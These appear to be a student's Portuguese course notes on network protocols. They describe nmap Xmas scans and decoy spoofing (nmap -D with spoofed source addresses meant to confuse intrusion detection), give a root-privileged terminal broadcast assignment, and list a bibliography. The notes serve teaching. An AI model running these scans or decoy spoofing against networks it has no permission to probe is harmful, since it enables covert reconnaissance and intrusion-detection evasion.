
- Merry X-mas !

  - URG | PSH | FIN on (nonsense)
  - nmap -sX
  - TCP: responde com RST se porta fechada


> Spoofing Decoys > (fantoches)

- nmap -D 192.168.42.10,192.168.42.11 192.168.42.72
  - usa host .10 como fantoche
  - spoof: mescla port scanning verdadeiro com alguns pacotes spoof
    - (injeta pacotes IP com origem .10) pra confundir deteccao de intrusao

> Idle scanning




> Idle scanning



> Trabalho para entregar

- Fazer um sistema em rede que escreve em todos os terminais de um computador
- Cliente: conecta a um servidor e manda uma mensagem qualquer
- Servidor:
  - Mostra a mensagem em todos os terminais
  - Executa com privilegios root
  - Broadcast: roda em varias maquinas e imprime a mensagem enviada

Bibliografia



O objetivo aqui foi estudar a suíte de protocolo IP sob o ponto de vista de programação. Estudar:

Unix Network Programming
Caps. 3-8
HACKING cap 0x400 (principal)

(comandos não são exigidos na P2 mas ajudam no entendimento e poderão valer ponto extra na prova)

>> Ver biblioteca no UERJ.tk
wiki.nosdigitais.teia.org.br/RC